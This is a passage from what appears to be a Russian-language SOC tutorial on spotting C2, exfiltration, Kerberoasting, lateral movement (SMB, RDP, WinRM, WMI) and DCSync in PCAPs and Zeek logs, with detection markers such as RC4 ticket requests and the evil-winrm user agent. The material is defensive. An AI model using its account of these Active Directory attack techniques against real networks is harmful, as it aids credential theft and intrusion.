
api.telegram.org (149.154.167[.]220), используемым для обмена данными с C2
Использование легитимных сервисов хорошо показывает ограничения поиска только по известным индикаторам. Когда вредоносное ПО обращается к отдельному серверу атакующего, его адрес может стать достаточно удобной точкой для поиска. Если тот же обмен идет через широко используемый сервис, репутация назначения уже мало говорит о характере соединения.
Тогда важнее учитывать, почему соединение появилось, насколько оно характерно для системы, как часто повторяется и что происходило до и после него. По совокупности этих признаков можно отличить обычное использование сервиса от ситуации, когда через него получает команды вредоносное ПО.
Аномальные объемы и эксфильтрация
Злоумышленнику зачастую недостаточно получить доступ к системе. Если целью атаки являются документы, базы данных или другая конфиденциальная информация, собранные данные необходимо вывести за пределы инфраструктуры. Такую передачу называют эксфильтрацией.
С точки зрения сетевого трафика самый очевидный вариант выглядит так: с внутреннего хоста внезапно уходит большой объем данных на внешний адрес:
На практике подобная картина действительно встречается, но ориентироваться только на размер передачи не следует. Большие исходящие объемы нормальны для многих систем. Сервер резервного копирования может каждую ночь передавать терабайты данных, разработчик — загружать крупный образ контейнера, пользователь — синхронизировать документы с корпоративным облачным хранилищем. Видеоконференция тоже создает продолжительный двусторонний поток.
То есть, если сервер резервного копирования в 2 часа ночи передал 500 ГБ в известное хранилище, это может быть обычным расписанием. Но, если рабочая станция сотрудника в то же время отправила 4 ГБ на новый внешний адрес, который раньше в ее трафике не встречался, это повод насторожиться.
Один из простых способов заметить разницу — сравнить объем данных в обоих направлениях.
Для обычной загрузки файла картина может выглядеть так:
- Хост → сервер — 15 КБ.
- Сервер → хост — 850 МБ.
Клиент отправил небольшой запрос и получил большой ответ.
При выгрузке соотношение может быть обратным:
- Хост → сервер — 850 МБ.
- Сервер → хост — 30 КБ.
Такую асимметрию хорошо видно в Conversations, особенно если отсортировать соединения по количеству переданных байтов.
Но универсального правила нет. Загрузка файла в облако, отправка резервной копии или публикация видео дадут такое же соотношение. Поэтому нужно учитывать назначение хоста и адрес получателя.

Передача данных по частям
Эксфильтрация может быть растянута во времени.
Вместо одной передачи объемом 81 МБ данные могут отправляться частями:
- 22:00 — 20 МБ.
- 22:10 — 18 МБ.
- 22:20 — 22 МБ.
- 22:30 — 19 МБ.
Каждое соединение выглядит небольшим, но за сутки общий объем может оказаться значительным.
Прием хорошо ложится на уже рассмотренный beaconing. Один и тот же C2‑канал может использоваться и для получения команд, и для постепенной передачи результатов. Поэтому небольшие регулярные исходящие порции данных стоит рассматривать не только с точки зрения периодичности, но и с точки зрения объема переданных данных за большее время.
Есть и обратный вариант: перед отправкой данные собираются на хосте, упаковываются в архив, после чего вся информация передается одной короткой сессией. Сам процесс архивирования в PCAP не виден. В дампе появится только результат — ранее относительно спокойный хост начнет передавать наружу большой объем данных.
Сетевые и хостовые источники дополняют друг друга напрямую: на хосте видно создание архива и запуск утилиты передачи, в сети — новое внешнее соединение и рост исходящего объема. Если эти события происходят в одном временном интервале, гипотеза становится сильнее.
Адрес назначения
Адрес назначения не менее важен, чем объем. Передача нескольких гигабайтов на давно используемое корпоративное облако и такая же передача на неизвестный VPS выглядят по‑разному. Но разделить все назначения на «разрешенные» и «запрещенные» не получится.
Как уже говорилось выше, злоумышленник может использовать Telegram, облачное хранилище или другой публичный сервис. Тогда IP‑адрес и репутация домена не вызовут подозрений, а внимание привлечет поведение самого хоста. Например, если раньше рабочая станция не обращалась к облачному сервису, а после подозрительной активности передала туда 2,7 ГБ.
Поэтому стоит смотреть не только на абсолютные значения, но и на изменение поведения: что было нормой для этого хоста раньше, появился ли новый получатель, изменился ли средний объем исходящих данных и началась ли передача в необычное время.
Метаданные зашифрованной передачи
Шифрование не скрывает сам факт передачи. Если данные уходят через HTTPS, содержимое сессии без расшифровки прочитать не получится. Но PCAP по‑прежнему покажет:
- кто инициировал соединение;
- внешний адрес назначения;
- время начала передачи;
- продолжительность сессии;
- объем данных в каждом направлении;
- количество соединений;
- периодичность передачи.
Мы можем не знать, что именно находилось внутри условных 800 МБ, но будем видеть факт передачи этого объема с рабочей станции на новый внешний адрес ночью сразу после другой подозрительной активности.
Эксфильтрацию редко можно определить по одному значению в колонке Bytes. Важнее сочетание признаков: какой хост отправляет данные, куда они уходят, характерен ли такой объем для этого хоста и что происходило непосредственно перед передачей.
Атаки на хосты в сетевом трафике
Компрометация хоста, повышение привилегий и закрепление в системе происходят локально. Обход UAC, манипуляции с токенами доступа или эксплуатация уязвимых служб выполняются непосредственно в операционной системе и практически не создают сетевого шума.
Локальное закрепление и повышение привилегий часто становятся подготовкой к дальнейшим действиям. Чтобы развивать атаку, злоумышленник начинает взаимодействовать с окружением: сканировать сеть, перемещаться на соседние хосты или связываться с C2‑сервером для загрузки дополнительных инструментов. Эти действия уже оставляют сетевые следы, которые можно анализировать в SOC.
Сетевая активность становится особенно заметной, когда злоумышленник выходит за пределы одного хоста и начинает перемещаться по инфраструктуре. В средах Active Directory для этого обычно используются легитимные протоколы аутентификации.
Один из распространенных методов атаки — Kerberoasting: рабочая станция отправляет серию TGS‑REQ с шифрованием RC4, а контроллер домена отвечает на запросы. Атакующий запрашивает зашифрованные TGS‑билеты для сервисных учетных записей с SPN, чтобы затем подбирать к ним пароли офлайн.
Ориентироваться только на факт запроса TGS‑билета бессмысленно, так как пользователи делают это постоянно при обращении к легитимным сервисам, таким как MS SQL, веб‑серверы, папки обмена. Значение снова имеет контекст. Пользователь обычно запрашивает TGS‑билеты только к тем сервисам, с которыми работает. Но, если рабочая станция бухгалтера или другого рядового сотрудника за несколько секунд отправляет десятки TGS‑запросов к разным SPN, такая активность уже нетипична.
Дополнительный признак — использование устаревшего шифрования RC4, которое атакующие могут запрашивать принудительно, поскольку пароль для такого билета подобрать проще, чем для современного AES.
Посмотрим, как это выглядит на практике. Воспользуемся Zeek и для наглядности с помощью утилиты zeek‑cut оставим только нужные поля:
- временную метку,
- IP‑адрес источника,
- имя клиента,
- запрашиваемый сервис,
- статус выполнения запроса,
- сообщение об ошибке и тип шифрования.
cat kerberos.log | zeek-cut -d ts id.orig_h client service success error_msg cipher

В результате видны признаки разведки в домене:
- Аномальная скорость. Все запросы отправлены в одну и ту же секунду (
03:38:18) с одного хоста (10.3.132.180). Такая частота может указывать на работу автоматизированного скрипта или сканера, например Impacket или Rubeus. - Перебор сервисных учетных записей. В поле
successмного значенийF(False), а в сообщениях об ошибках —KDC_ERR_S_PRINCIPAL_UNKNOWN. Запросы уходят в том числе к несуществующим сервисам, напримерhackerиsrv01. - Kerberoasting. Среди множества отказов есть одна успешная строка (
T— True): TGS‑билет удалось получить для учетной записиadministrator. - RC4‑шифрование. В поле
cipherдля успешного билета администратора указаноrc4-hmac. Это ключевой маркер: атакующий намеренно понизил уровень шифрования, потому что пароль от такого билета быстрее подбирается офлайн на видеокартах.
Обратите внимание на ошибку KDC_ERR_ETYPE_NOSUPP. Она указывает, что атакующий пытался принудительно использовать уязвимый тип шифрования, но контроллер домена его отклонил. Это характерный след работы автоматических утилит, например старых версий Rubeus или Impacket, которые перебирают доступные варианты.
Просматривать глазами лог на миллион строк бессмысленно. Логи Zeek можно обрабатывать обычными консольными средствами, поэтому шум сворачивается одной командой сортировки. Она выведет только ошибки и сразу покажет, от каких хостов их больше всего:
cat kerberos.log | zeek-cut id.orig_h client error_msg \
| awk -F'\t' '$3 != "-"' | sort | uniq -c | sort -rn
В нашем случае результат будет выглядеть так:

Множество KDC_ERR_S_PRINCIPAL_UNKNOWN в сочетании с rc4-hmac в запросах с одного адреса от имени обычной учетной записи требует немедленного реагирования.
Горизонтальное перемещение
Kerberoasting сработал: атакующий получил билет администратора и подобрал к нему пароль за пару часов на видеокарте. Дальше начинается боковое перемещение — lateral movement. Получив легитимную учетную запись администратора, злоумышленник переходит с одной машины на другую в поисках конфиденциальных данных и конфигураций.
В этот момент сетевое поведение скомпрометированного хоста меняется. Если раньше рабочая станция обращалась в основном к контроллеру домена за билетами и нескольким серверам, то теперь она инициирует новые, несвойственные ей сессии с другими рабочими станциями и серверами инфраструктуры.
В Windows боковое перемещение обычно идет через 4 протокола:


SMB
В Windows этот протокол используют для общего доступа к файлам и принтерам, а атакующие — для двух задач:
- Разведка и сбор данных. Злоумышленник подключается к сетевым шарам, особенно административным вроде
C$иADMIN$, и ищет конфиденциальные документы, пароли в текстовых файлах или резервные копии. - Удаленный запуск кода через PsExec. PsExec, а также его аналоги в Metasploit и Impacket работают через SMB. Злоумышленник загружает вредоносный исполняемый файл в
ADMIN$удаленной машины, а затем через системную службу запускает его.
Так выглядит типичное начало бокового перемещения через SMB в Wireshark:

Если открыть TCP‑поток (tcp.stream eq 1), можно увидеть последовательность действий:
- Устанавливается TCP‑соединение с портом 445 (строки 21–25).
- Хосты согласовывают версию протокола и проходят аутентификацию (
Session Setup AndX). - В строке 46 появляется
Tree Connect AndX Request: хост192.168.137.51запрашивает доступ к ресурсу\\FOREST-XP-2.DOMAIN.LOCAL\ADMIN$.
ADMIN$ — скрытый административный ресурс, который ведет в системную папку C:\Windows. Обычному пользователю он не нужен. Обращение к нему означает, что кто‑то использует административные права для удаленного управления хостом, например через PsExec, или размещает там файл.
Теперь посмотрим, что из того же дампа получил Zeek. Для этого откроем специализированный лог smb_mapping.log и с помощью zeek‑cut оставим нужные поля:
cat smb_mapping.log | zeek-cut -d ts uid id.orig_h id.resp_h path share_type

Вместо множества пакетов с флагами SYN, ACK и сессионными запросами Zeek выдал одну компактную строку с основными данными для расследования:
id.orig_hиid.resp_h— IP‑адреса атакующего (192.168.137.51) и жертвы (192.168.137.54).path— полный сетевой путь, к которому шло обращение:\\FOREST-XP-2.DOMAIN.LOCAL\ADMIN$. Его не пришлось искать вручную в структуре протокола Wireshark.uid— уникальный идентификатор сессии (CAH2GC4...). Чтобы узнать, какие файлы передавались через этот ресурс, достаточно найти тот жеuidвsmb_files.log. Так связанные события можно искать по логам, не разбирая каждый пакет отдельно.
RDP
RDP предоставляет полноценный графический интерфейс. Для злоумышленника это удобный способ работать на удаленной машине, но такая активность хорошо заметна в сети.
Возможности злоумышленника и признаки атаки:
- Удаленный доступ. Злоумышленник подключается к серверу как администратор и может работать через графический интерфейс: осматривать систему, запускать браузер, отключать локальный антивирус через настройки или получать данные из буфера обмена.
- Аномалия в контексте подключения. Администраторы обычно подключаются к серверам со своих рабочих станций или из определенной подсети, например с jump‑хостов. Если RDP‑сессию с критически важным сервером базы данных инициирует компьютер рядового сотрудника, скорее всего, его учетная запись или рабочая станция скомпрометированы.
Так выглядит подключение:

Первый же пакет отдает больше, чем можно ожидать от зашифрованного протокола:
Cookie: mstshash=rnd\Admin, Negotiate Request
mstshash — поле, которое клиент отправляет открытым текстом до начала шифрования. Оно используется балансировщиками и брокерами подключений: чтобы направить пользователя на нужный сервер, посреднику нужно знать, кто подключается. Поэтому имя учетной записи и домен остаются видны в дампе независимо от того, что происходит дальше.
Здесь это rnd\Admin — учетная запись домена rnd.
Дальше сервер отвечает Negotiate Response, и стороны согласовывают уровень безопасности. Затем начинается рукопожатие TLS 1.2: Client Hello, Server Hello с сертификатом, обмен ключами, Change Cipher Spec. После этого передается только Application Data, а содержимое сессии становится недоступно без расшифровки:

В Client Hello видно SNI=10.3.132.158: клиент обращается к серверу по IP‑адресу, а не по имени. Для доменной инфраструктуры это нехарактерно: администратор обычно подключается по имени хоста.
Дальше сессия идет непрерывно. Пакеты Application Data передаются в обе стороны, их размеры небольшие, а интервалы между ними неравномерные: от долей до десятых долей секунды:
Так выглядит интерактивная работа: пользователь двигает мышью и нажимает клавиши, а сервер отправляет обновления экрана. Ритм передачи неравномерный, потому что за клавиатурой человек. Скрипт вел бы себя иначе: интервалы между пакетами были бы более равномерными, а их размеры — одинаковыми.
Что именно происходило на экране, по трафику восстановить нельзя: содержимое сессии зашифровано.
WinRM
Это стандарт удаленного управления в Windows, который работает поверх HTTP (5985) или HTTPS (5986). Администраторы используют его для автоматизации, а злоумышленники — для удаленного управления через PowerShell:
- Запуск команд через PowerShell Remoting. Через WinRM злоумышленник может выполнять команды сразу на нескольких хостах. Например, скачать вредоносный скрипт из интернета и запустить его в памяти.
- Легитимный канал. Порты WinRM часто остаются открытыми для административных задач, поэтому злоумышленники могут использовать уже разрешенный канал для перемещения по инфраструктуре.
Посмотрим на перехваченный трафик:
Сразу видно, что порт назначения указывает на использование WinRM поверх HTTP. Порт и структура запросов выглядят штатно, но уже здесь есть необычный признак: имя учетной записи передается открытым текстом.
Посмотрим, что происходило в рамках сессии, через TCP‑поток:
Клиент отправляет запрос с заголовком Authorization: Negotiate и получает ответ 401. Это не ошибка, а часть обмена NTLM. В первом сообщении клиент сообщает свои возможности, сервер отвечает вызовом со случайным числом, а третье сообщение содержит доказательство знания пароля. Другого способа вернуть клиенту вызов в HTTP нет: заголовок WWW-Authenticate определен именно для ответа 401.
Отдельного внимания заслуживает User-Agent: Ruby WinRM Client (2.8.3, ruby 2.7.0 (2019-12-25)).
Штатные средства Windows так не представляются: PowerShell Remoting отправляет Microsoft WinRM Client. Ruby‑библиотека winrm лежит в основе сторонних инструментов, в том числе evil‑winrm.
Строка в заголовке Authorization выглядит нечитаемой, но это обычный Base64. Раскодируем ее в CyberChef и получим структуру NTLM‑сообщения:
Сигнатура NTLMSSP подтверждает тип сообщения. Дальше открытым текстом видны домен domain.local и имя рабочей станции клиента — kali. Само сообщение двоичное, поэтому большая его часть выглядит как набор служебных данных: смещений, длин полей и флагов. Осмысленные фрагменты — строки в UTF‑16, они и видны между управляющими символами.
Имя domain.local ожидаемо: машина обращается к контроллеру своего домена. А вот kali в качестве имени компьютера для корпоративной сети выглядит нетипично. Доменные машины обычно именуют по внутреннему стандарту, и дистрибутив для тестирования на проникновение в него, как правило, не вписывается.
В третьем сообщении клиент передает домен и имя пользователя в виде Base64‑строки:
Учетная запись, под которой заходят на сервер, передается до включения шифрования, и увидеть ее можно без расшифровки:
Сервер отвечает 200, что указывает на успешный вход. С этого момента тела сообщений приходят с типом multipart/encrypted, а от исходного содержимого остается только указание длины:
Из перечисленных признаков складывается общая картина. Подключение идет не штатным клиентом Windows, а Ruby‑библиотекой, за которой чаще всего стоит evil‑winrm. До включения шифрования передается имя учетной записи — доменного администратора. Машина клиента называется kali, а к серверу обращаются по IP‑адресу вместо имени, из‑за чего аутентификация откатывается на NTLM. Вместе эти признаки на легитимное администрирование не похожи.
Что выполнялось внутри сессии, из трафика не узнать: содержимое зашифровано. За командами и результатами их работы придется идти на сервер — в журнал Microsoft-Windows-WinRM/Operational и логи PowerShell.
WMI/RPC
WMI — подсистема Windows для управления процессами, службами, реестром и другими компонентами системы. RPC — транспорт, который позволяет вызывать эти функции удаленно.
- Бесфайловые атаки (fileless). С помощью утилит вроде wmic или wmiexec злоумышленнику не обязательно загружать файлы на удаленную машину. Например, он может удаленно запустить процесс PowerShell и выполнить команду в памяти.
- Сложность обнаружения. RPC использует динамические порты, обычно в диапазоне 49152–65535. Поэтому отслеживать такие соединения с помощью обычного межсетевого экрана сложнее.
Проанализируем пример подозрительной активности с использованием WMI:
- Поиск цели. Хост атакующего разрешает имя или IP‑адрес жертвы:

- Обращение на порт 135, где работает служба RPC Endpoint Mapper. Ее задача — подсказать клиенту, на каком порте доступен нужный сервис. Там же вызывается функция
RemoteCreateInstanceдля формирования WMI‑объекта на удаленной машине:
- Переход на динамические порты. После ответа Endpoint Mapper обмен продолжается в диапазоне высоких динамических портов, обычно 49152–65535.
- Основной обмен на динамическом порте после перехода:
- Последовательность служебных вызовов для входа через WMI. Сначала
RemQueryInterfaceдля поиска интерфейсаIWbemLoginClientID, затем —SetClientInfoиEstablishPosition, после —NTLMLogin.Название
NTLMLoginможет ввести в заблуждение. Это историческое название метода интерфейсаIWbemLevel1Login, а не признак того, что аутентификация проходит именно по протоколу NTLM. В этот момент Windows проверяет учетные данные администратора, но для аутентификации может использоваться, например, Kerberos.

- Запрос описания класса. В нашем случае через
GetObjectзапрашивается классWin32_Product, который используется для управления программами в Windows. В ответ сервер присылает подробную инструкцию к этому классу, где описан методInstallи параметры, которые этот метод принимает.

- Вызов
ExecMethod. Следом отправляетсяExecMethodразмером 1876 байт. Если содержимое не зашифровано, в его теле видны строка__PARAMETERSи значениеC:\7z1900-x64.msi— путь к пакету, который предлагается установить.Win32_Product.Install— штатный способ удаленной установки MSI‑пакета. Его используют и администраторы, и атакующие: MSI может выполнять произвольные действия при установке, а запускает их подписанный системный процессmsiexec.exe.
Между запросом ExecMethod и ответом проходит около 460 мс, тогда как предыдущие вызовы укладывались в единицы миллисекунд. Эта пауза соответствует выполнению операции на целевой машине — запуску установщика и обработке пакета:
Ответ приходит с ошибкой, которую Wireshark не смог сопоставить с известным кодом (Unknown DOS error 0x00020000). По этому признаку установку нельзя считать ни успешной, ни однозначно неудачной: точный результат виден только в журналах хоста.
То, что произошло дальше, по трафику уже не видно. Установился ли пакет, какой процесс запустился и что он сделал с системой, можно определить только по журналам хоста. Событие 11 в Microsoft‑Windows‑WMI‑Activity/Operational содержит полный текст запроса, а события создания процессов покажут, что именно запустил WmiPrvSE.exe.
Зафиксированная активность относится не только к горизонтальному перемещению, но и к выполнению кода, а в зависимости от содержимого MSI‑пакета может оказаться еще и закреплением в системе.
DCSync
Контроллеры домена постоянно обмениваются изменениями каталога: созданными учетными записями, сменой паролей, изменениями в группах. Этот механизм называется репликацией. Он работает по протоколу DRSUAPI и передает в том числе хеши паролей, чтобы другие контроллеры могли проверять учетные данные пользователей при входе.
DCSync эксплуатирует этот механизм. Атакующий с достаточными правами обращается к контроллеру домена и запрашивает репликацию данных, выдавая себя за другой контроллер.
Разберем пример зафиксированного трафика.
Сначала идет разведка. Хост 192.168.137.52 отправляет CLDAP‑запрос на 192.168.137.41 и получает подтверждение, что это контроллер домена:
Особенность в том, что на такой запрос отвечает любой контроллер домена без аутентификации. Это часть механизма обнаружения: компьютеру нужно определить, к какому контроллеру обращаться еще до входа в домен.
Затем хост обращается к Endpoint Mapper на порте 135, чтобы узнать, на каком порте доступна служба репликации. После ответа обмен продолжается на динамическом порте 49155:

Дальше запрашивается билет Kerberos на порте 88 (служба репликации требует аутентификации):
После чего клиент привязывается к интерфейсу DRSUAPI:

Следующие 4 вызова — подготовка:
DsBindоткрывает сессию репликации:
DsGetDomainControllerInfoвозвращает список контроллеров домена с их именами, GUID и ролями. Инструменту это нужно, чтобы знать, к кому обращаться и как называется целевой раздел каталога.DsCrackNamesпреобразует одно представление имени в другое: например, изDOMAIN\AdministratorвCN=Administrator,CN=Users,DC=domain,DC=localили GUID. Это нужно, потому чтоDsGetNCChangesне принимает имя пользователя в привычном виде: ему требуется точный идентификатор объекта. Так атакующий указывает, чьи именно секреты запрашивает.DsGetNCChanges— основной вызов репликации Active Directory. NC здесь означает naming context, то есть раздел каталога, который нужно получить. Таких разделов три:- Configuration NC — раздел конфигурации. Здесь хранится информация о структуре сети: сайтах, серверах и связях между ними.
- Schema NC — раздел схемы. Здесь описаны классы объектов, допустимые для них атрибуты, типы этих атрибутов и правила наследования.
- Domain NC — раздел домена. Здесь хранятся учетные записи пользователей, компьютеров и групп, а вместе с ними хеши паролей и ключи Kerberos.
Ответ на запрос DsGetNCChanges приходит большим и собирается из нескольких TCP‑сегментов:

Почему можно быть уверенными во вредоносности подобной активности? С WMI и WinRM картину приходилось собирать по косвенным признакам: содержимое сессии было зашифровано, поэтому оставалось смотреть на инструмент, учетную запись и аномалии обмена.
